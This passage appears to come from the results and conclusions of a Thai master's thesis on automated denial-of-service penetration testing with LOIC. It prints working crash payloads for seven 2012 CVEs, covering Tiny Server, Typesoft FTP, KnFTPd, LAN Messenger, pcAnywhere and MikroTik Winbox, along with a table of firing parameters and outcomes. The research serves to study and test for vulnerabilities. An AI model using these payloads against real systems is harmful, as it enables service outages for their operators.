
ภาพที่ 5.1 แสดงกระสุนที่สามารถสกัดออกมาได้จากโปรแกรมสำหรับโจมตีผ่านช่องโหว่ตาม CVE-2012-5533 ซึ่งหลังจากทำการยิงแล้วเป้าหมายเกิดอาการไม่ตอบสนองต่อคำร้องขอใช้บริการที่เข้ามาในครั้งถัดไป ดังภาพที่ 5.2

5.2. การยิงทดสอบ CVE-2012-1783

เป้าหมายที่ใช้ในการยิงทดสอบกับซีวีอีนี้ คือ ตัวบริการเว็บ Tiny Server รุ่น 1.1.5 ติดตั้งบน Windows รุ่น XP Professional SP 3 มีจุดอ่อนซึ่งเป็นประโยชน์ต่อการโจมตีแบบปฏิเสธการใช้งานผ่านทางการส่งคำร้องขอใช้บริการที่ประกอบด้วยสายอักขระยาวซึ่งปราศจากตัวเลขกำกับรุ่นของโพรโทคอล HTTP

```
"GET /XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX HTTP/1.0\n\n\n"
```

ภาพที่ 5.3 กระสุนสำหรับ CVE-2012-1783



ภาพที่ 5.4 อาการหลังการยิง CVE-2012-1783


ภาพที่ 5.4 แสดงกระสุนที่สามารถสกัดออกมาได้จากโปรแกรมสำหรับโจมตีผ่านช่องโหว่ CVE-2012-1783 ซึ่งหลังจากทำการยิงแล้วเป้าหมายเกิดการล่ม (crash) ทันทีไม่สามารถให้บริการได้ ดังภาพที่ 5.4

5.3. **การยิงทดสอบ** CVE-2012-5329

เป้าหมายที่ใช้ในการยิงทดสอบกับซีวีอีนี้ คือ ตัวบริการรับ-ส่งไฟล์ Typesoft FTP server รุ่น 1.1 ติดตั้งบน Windows 7 รุ่น build 7600 มีจุดอ่อนซึ่งเป็นประโยชน์ต่อการโจมตีแบบปฏิเสธการใช้งานผ่านทางสายอักขระยาวที่มากับคำสั่ง APPE

```
"USER anonymous\r\nPASS anonymous\r\nAPPE A../AAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\r\n"
```

ภาพที่ 5.5 กระสุนสำหรับ CVE-2012-5329



ภาพที่ 5.6 อาการหลังการยิง CVE-2012-5329


ภาพที่ 5.5 แสดงกระสุนที่สามารถสกัดออกมาได้จากโปรแกรมสำหรับการโจมตีผ่านช่องโหว่ตาม CVE-2012-5329 ซึ่งหลังจากทำการยิงแล้วเป้าหมายเกิดการล่ม (crash) ทันทีไม่สามารถให้บริการได้ อีกทั้งยังส่งผลกระทบในช่วงเวลาที่ทำการยิงด้วย นั่นคือ เกิดการใช้งานหน่วยความจำเต็ม ดังภาพที่ 5.6

5.4. การยิงทดสอบ CVE-2012-5905

เป้าหมายที่ใช้ในการยิงทดสอบกับซีวีอีนี้ คือ ตัวบริการรับ-ส่งไฟล์ KnFTPd server รุ่น 1.0.0 ติดตั้งบน Windows รุ่น XP Professional SP 3 มีจุดอ่อนซึ่งเป็นประโยชน์ต่อการโจมตีแบบปฏิเสธการใช้งานผ่านทางสายอักขระยาวที่มากับคำสั่ง FEAT

```
"USER system\r\nPASS
secret\r\n./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./
A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./
A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./
A./A./A./A./A\r\n"
```

ภาพที่ 5.7 กระสุนสำหรับ CVE-2012-5905




ภาพที่ 5.8 อาการหลังการยิง CVE-2012-5905

ภาพที่ 5.7 แสดงกระสุนที่สามารถสกัดออกมาได้จากโปรแกรมสำหรับการโจมตีผ่านช่องโหว่ตาม CVE-2012-5905 ซึ่งหลังจากทำการยิงแล้วเป้าหมายเกิดการล่ม (crash) ทันทีไม่สามารถให้บริการได้ ดังภาพที่ 5.8

5.5. ผลการยิงทดสอบ CVE-2012-3845

เป้าหมายที่ใช้ในการยิงทดสอบกับซีวีอีนี้ คือ โปรแกรมการสนทนา LAN Messenger รุ่น 1.2.28 ติดตั้งบนระบบปฏิบัติการ Debian รุ่น 6.0.0 (squeeze) stable distribution มีจุดอ่อนซึ่งเป็นประโยชน์ต่อการโจมตีแบบปฏิเสธการใช้งานผ่านทางการส่งสายอักขระยาว ดังแสดงในภาพที่ 5.9



ภาพที่ 5.9 กระสุนสำหรับ CVE-2012-3845


ภาพที่ 5.9 แสดงกระสุนที่สามารถสกัดออกมาได้จากโปรแกรมสำหรับการโจมตีผ่านช่องโหว่ตาม CVE-2012-3845 ซึ่งหลังจากทำการยิงแล้วเป้าหมายเกิดการล่มจนเป็นเหตุให้ถูกตัดขาดออกจากการสนทนา

5.6. ผลการยิงทดสอบ CVE-2012-0292

สำหรับ CVE-2012-0292 เป้าหมายที่ใช้ในการยิงทดสอบคือ ตัวบริการใช้งานเครื่องลูกข่ายจากระยะไกล Symantec pcAnywhere รุ่น 12.5 build 265 ติดตั้งบน Windows รุ่น XP Professional SP 3 มีจุดอ่อนซึ่งเป็นประโยชน์ต่อการโจมตีแบบปฏิเสธการใช้งานผ่านทางการส่งสายอักขระบนโพรโทคอล TCP พอร์ต 5631

```
"....o..ob............ob............"
```

ภาพที่ 5.10 กระสุนสำหรับ CVE-2012-0292



ภาพที่ 5.11 อาการหลังการยิง CVE-2012-0292


ภาพที่ 5.10 แสดงกระสุนที่สามารถสกัดออกมาได้จากโปรแกรมสำหรับโจมตีผ่านช่องโหว่ CVE-2012-0292 ซึ่งหลังจากทำการยิงแล้วเป้าหมายเกิดการล่ม ดังภาพที่ 5.11 จะเห็นได้ว่าไม่มีการใช้งานผ่านพอร์ต 5631

5.7. **ผลการยิงทดสอบ** CVE-2012-6050

สำหรับ CVE-2012-6050 เป้าหมายที่ใช้ในการยิงทดสอบคือ ตัวบริการ Winbox ที่ทำให้ผู้ดูแลระบบสามารถเข้าไปตรวจดูอุปกรณ์จัดเส้นทาง (router) จากระยะไกล ซึ่งทำงานอยู่บนระบบปฏิบัติการ MikroTik RouterOS รุ่น 5.15 ซึ่งเป็นระบบปฏิบัติการที่ทางผู้ผลิตได้นำมาพัฒนาใช้งานอยู่บนพื้นฐานลินุกซ์แพลตฟอร์มที่มีเคอร์เนล (kernel) รุ่น 2.6.x มีจุดอ่อนซึ่งเป็นประโยชน์ต่อการโจมตีแบบปฏิเสธการใช้งานผ่านทางการส่งคำร้องขอใช้บริการที่ประกอบด้วยสายอักขระเพื่อใช้ในการร้องขอไฟล์ roteros.dll

```
"\x12\x02roteros.dll\x00\xFF\xED\x00\x00\xFF\xED"
```

ภาพที่ 5.12 กระสุนสำหรับ CVE-2012-6050



ภาพที่ 5.13 อาการหลังการยิง CVE-2012-6050

ภาพที่ 5.12 แสดงกระสุนที่สามารถสกัดออกมาได้จากโปรแกรมสำหรับโจมตีผ่านช่องโหว่ CVE-2012-6050 ซึ่งหลังจากทำการยิงแล้วเป้าหมายทำให้ตัวบริการ Winbox ที่ทำงานผ่านเครื่องลูกข่ายขาดการติดต่อจากอุปกรณ์จัดเส้นทาง ดังภาพที่ 5.13

บทที่ 6

สรุปผลการวิจัย

6.1. สรุปผลที่ได้รับจากงานวิจัย

งานวิจัยนี้ได้พัฒนาเครื่องมือเพื่อช่วยในการทดสอบหาช่องโหว่ ทำให้ผู้ดูแลระบบค้นพบช่องโหว่และทราบถึงปัญหาของช่องโหว่ที่เกิดขึ้น ทำให้สามารถหาแนวทางป้องกันแก้ไขได้อย่างถูกต้อง

ตารางที่ 6.1 ผลการยิง

ชื่อซีวีอี	ขนาดกลุ่มข้อมูล (ไบต์)	จำนวนกระสุนที่ใช้ยิง(นัด)	ระยะห่างของกระสุนแต่ละนัด (วินาที)	ระยะเวลา (วินาที)	ผลการยิง
CVE-2012-5533	112	1	-	0.042	เกิดอาการล่ม
CVE-2012-1783	60	5	0.698	3.49	เกิดอาการล่ม
CVE-2012-5329	1500	8	0.513	4.11	เกิดอาการล่มและมีการใช้งานหน่วยความจำเต็ม
CVE-2012-5905	1500	10	0.426	4.26	เกิดอาการล่ม
CVE-2012-3845	1500	8	0.036	0.29	เกิดอาการล่ม
CVE-2012-0292	52	1	-	0.004	เกิดอาการล่ม
CVE-2012-6050	52	150	600	90000 (25 นาที)	ตัวบริการที่ทำงานบนเครื่องลูกข่ายหลุดจากการใช้บริการ

จากตารางที่ 6.1 ที่แสดงผลการยิง พบว่าซีวีอีแต่ละตัวนั้นใช้เวลาในการทดลองแตกต่างกันขึ้นอยู่กับจุดอ่อนของเป้าหมายและกระสุนที่สกัดออกมา ตัวอย่างเช่น CVE-2012-6050 ใช้เวลานานที่สุดถ้าเทียบกับซีวีอีตัวอื่นในตารางผลการยิง เนื่องจาก CVE-2012-6050 มีจุดอ่อนซึ่งเป็นประโยชน์ต่อการโจมตีแบบปฏิเสธการใช้งานประเภท DoS-flood จำเป็นต้องใช้เวลา

เพื่อให้เกิดการใช้งานด้านหน่วยความจำให้หมดไป โดยอาศัยการส่งคำร้องขอไฟล์ retoros.dll ไปยังเป้าหมาย เป็นต้น สำหรับงานวิจัยนี้ได้เน้นไปที่ผลลัพธ์จากการยิงทดสอบเพื่อตระหนักถึงปัญหาและผลกระทบที่เกิดจากช่องโหว่ เพื่อใช้ในการศึกษาเรื่องการทดสอบเจาะระบบ และความสะดวกต่อการโจมตีผ่านช่องทางเพื่อเข้าถึงระบบ

งานวิจัยได้พัฒนาระบบการโจมตีแบบปฏิเสธการใช้งานโดยใช้ซีวีอีเป็นข้อมูลในการชี้เป้าเพื่อนำมาใช้สำหรับการทดสอบเจาะระบบช่วยให้ผู้ดูแลระบบตระหนักความเข้มงวดทางด้านความปลอดภัยของระบบ งานวิจัยนี้ได้แสดงแนวทางในการค้นหาโปรแกรมสำหรับโจมตีผ่านช่องโหว่ตามข้อมูลซีวีอีที่ได้มีการคัดสรรแล้วเพื่อนำมาสกัดกระสุนออกมาให้กับแอลโอไอซีใช้ในการทดสอบยิงเจาะระบบอย่างอัตโนมัติ โดยควบคุมการยิงจากบทคำสั่งทำให้ผู้ดูแลระบบได้เห็นภาพของปัญหาและผลกระทบของช่องโหว่ที่ค้นพบได้ชัดเจนมากขึ้น เพื่อนำผลลัพธ์ไปใช้ในการปรับปรุงด้านความปลอดภัยของระบบ ทั้งนี้ผู้ดูแลระบบจำเป็นต้องรู้ถึงส่วนที่จำเป็นในการทดสอบ และเข้าใจข้อมูลจากซีวีอีเพื่อใช้ในการทดสอบให้ถูกต้อง

สำหรับแอลโอไอซีนั้น ไม่ได้ดีกว่าเครื่องมือที่ใช้ในการโจมตีแบบปฏิเสธการใช้งานตัวอื่นในแง่ของการนำไปใช้งาน แต่สำหรับกระสุนที่นำมาให้แอลโอไอซีนำไปใช้ทดสอบยิงนั้นสามารถรวบรัดขั้นตอนของการโจมตีผ่านช่องโหว่แบบหลายขั้นให้เหลือเพียงกระสุนที่สามารถนำไปใช้ยิงได้ทันที ทั้งนี้ผู้วิจัยได้มีการคิดค้นการสกัดกระสุนขึ้นมาซึ่งได้ถูกนำมาใช้เป็นแนวทางอันจะนำไปสู่แนวทางการค้นหากระสุนที่ใช้สำหรับการยิงโจมตีและเทคนิคการยิงรูปแบบใหม่อีกมากที่ยังคงรอคอยการค้นพบเพื่อนำมาปรับใช้กับแอลโอไอซี

6.2. **ข้อจำกัดของงานวิจัย**

ในด้านการนำเอาแอลโอไอซีมาเป็นเครื่องมือการโจมตีแบบปฏิเสธการใช้งานนั้นมีข้อจำกัดในเรื่องโพรโทคอลที่แอลโอไอซีรองรับทำให้ไม่สามารถยิงทดสอบได้กับเป้าหมายผ่านทางโพรโทคอลที่หลากหลาย อย่างเช่น โพรโทคอล SCTP ตาม CVE-2012-3549 หรือ โพรโทคอล IGMP ตาม CVE-2012-0207 เป็นต้น อีกทั้งการนำเอาซอฟต์แวร์ที่เป็นเป้าหมายมาใช้ในการทดสอบตามที่ซีวีอีชี้นำนั้นติดปัญหาเรื่องการคุ้มครองด้านลิขสิทธิ์ทางซอฟต์แวร์จึงทำให้สามารถทดสอบกับเป้าหมายที่เป็นแบบรหัสต้นฉบับเสรี (freeware) หรือแชร์แวร์ (shareware) ได้เพียง 7 ตัว เท่านั้น

6.3. ข้อเสนอแนะ

6.3.1. ทำให้แอลโอไอซีรองรับการใช้งานจากโพรโทคอลอื่น เช่น SCTP, IGMP เป็นต้น

6.3.2. หากระสุนเพิ่มเติมจากซีวีอีทั้งในปีก่อนหน้านี้และหลังปี 2012

6.3.3. ค้นหาแนวทางการวางตำแหน่งและกำหนดเป้าเพื่อปรับปรุงการใช้งานแอลโอไอซีให้สามารถยิงได้จากระยะที่ไกลมากขึ้นในเครือข่ายเป้าหมาย

6.3.4. การนำเอาวิธีการโจมตีแบบปฏิเสธการใช้งานแบบกระจาย (distributed denial of service) มาใช้พัฒนาตัวปืนให้กับแอลโอไอซี

รายการอ้างอิง

[1] William G. J. Halfond, Shauvik Roy Choudhary, and Alessandro Orso. Improving penetration testing through static and dynamic analysis. Software Testing Verification and Reliability 21(2011):195-214.

[2] CVE Editorial Board. Common Vulnerabilities and Exposures The Standard for Information Security Vulnerability Names [online]. Available from : http://cve.mitre.org [2011, December 25].

[3] S Christey and R. A. Martin. Vulnerability Type Distributions in CVE [online]. Available from : http:/cwe.mitre.org/documents/vuln-trends/index.html [2013, January 4].

[4] Rakesh Kumar Sahu, and Narendra S. Chaudhari. A Performance Analysis of Network under SYN-Flooding Attack. 9th International Conference on Wireless and Optical Communications Networks (September 2012).

[5] Petros Efstathopoulos. Practical Study of a Defense Against Low-Rate TCP-Target DoS Attack. Internet Technology and Secured Transactions (November 2009).

[6] Ashish Kumar, Ajay K. Sharma, Arun Singh, and B. R. Ambedkar. Performance Evaluation of PIM-DM Multicasting Network over ICMP Ping Flood for DDoS. International Journal of Emerging sciences 2,4(December 2012):589-610.

[7] CVE Details The Ultimate Security Vulnerability Datasource [online]. Available from : http://www.cvedetails.com [2013, January 4].

[8] Shakeel Ali, and Tedi Heriyanto. Backtrack 4 Assuring Security by Penetration Testing. USA : Packt Publishing, 2011.

[9] Michael Gregg, Stephen Watlins, George Mays, Chris Ries, Ron Bandes, and Brandon Franklin. Hack the Stack. USA : Syngress Publishing, 2006.

[10] Nicolas Kicillof, Wolfgang Grieskamp, Nikolai Tillmann, and Victor Braberman. Achieving Both Model and Code Coverage with Automated Gray-Box Testing. 3rd International Workshop on Advances in Model-Based Testing (2007).

[11] Sokratis Katsikas. Information System Security Facing The Information Society of The 21st Century. London : Chapman & Hall Ltd, 1996.

[12] Jon Erickson. Hacking The Art of Exploitation. San Francisco, USA : No Starch publisher, 2008.

[13] Wentao Liu. Research on DoS Attack and Detection Programming. 3rd International Conference on Intelligent Information Technology Application (2009):207-210.

[14] Robert Hansen. The DoS Project's Slowloris Denial Of Service Attack Tool [online]. Available from : http://packetstormsecurity.com/files/78491/Slowloris-Denial-Of-Service-Tool.html [2009, June 17].

[15] Metasploit Framework [online]. Available from : http://www.metasploit.com [2013, April 29].

[16] Bailey Laurelai. XerXes source code [online]. Available from : http://pastebin.com/raw.php?i=MLFs5m1K [2013, April 29].

[17] Sergey Shekyan. slowhttptest Application Layer DoS attack simulator [online]. Available from : https://code.google.com/p/slowhttptest/ [2013, April 29].

[18] THC-SSL-DOS [online]. Available from : http://www.thc.org/thc-ssl-dos/ [2013, April 29].

[19] Praetox Technologies, An Open Source Network Stress Testing And Denial-Of-Service Attack Application Low Orbit Ion Cannon [online]. Available from : http://packetstormsecurity.com/files/109075/TA12-024A.txt [2012, January 24].

[20] Jasek Roman, Benda Radek, Vala Radek, and Sarga Libor. Launching distributed denial of service attacks by network protocol exploitation. 2nd International Conference on Applied Informatics and Computing Theory (2011):210-216.

[21] Church Of Scientology [online]. Available from : http://www.scientology.org [2013, February 1].

[22] The Attack on The Industry Association of America's Website [online]. Available from : http://www.pcmag.com/article2/0,2817,2371784,00.asp [2010, October].

[23] WikiLeaks [online]. Available from : http://wikileaks.org [2013, January 1].

[24] U. S. Army Field Artillery School [online]. Available from : http://sill-www.army.mil/USAFAS/ [2013, February 17].

[25] Yung-Yu Chang, Pavol Zavarsky, Ron Ruhl, and Dale Lindskog. Trend Analysis of the

CVE for Software Vulnerability Management. Privacy, Security, Risk and Trust (October 2011):1290-1293.

[26] Ratsameetip Wita, Nattanatch Jiamnapanon, and Yunyong Teng-amnuay. An Ontology for Vulnerability Lifecycle. 3rd International Symposium on Intelligent Information Technology and Security Informatics (2010):553-557.

[27] LOIC Release [online]. Available from : http://loiq.sourceforge.net/ [2011, March 3].

[28] Wireshark [online]. Available from : http://www.wireshark.org [2011, August 6].

ประวัติผู้เขียนวิทยานิพนธ์

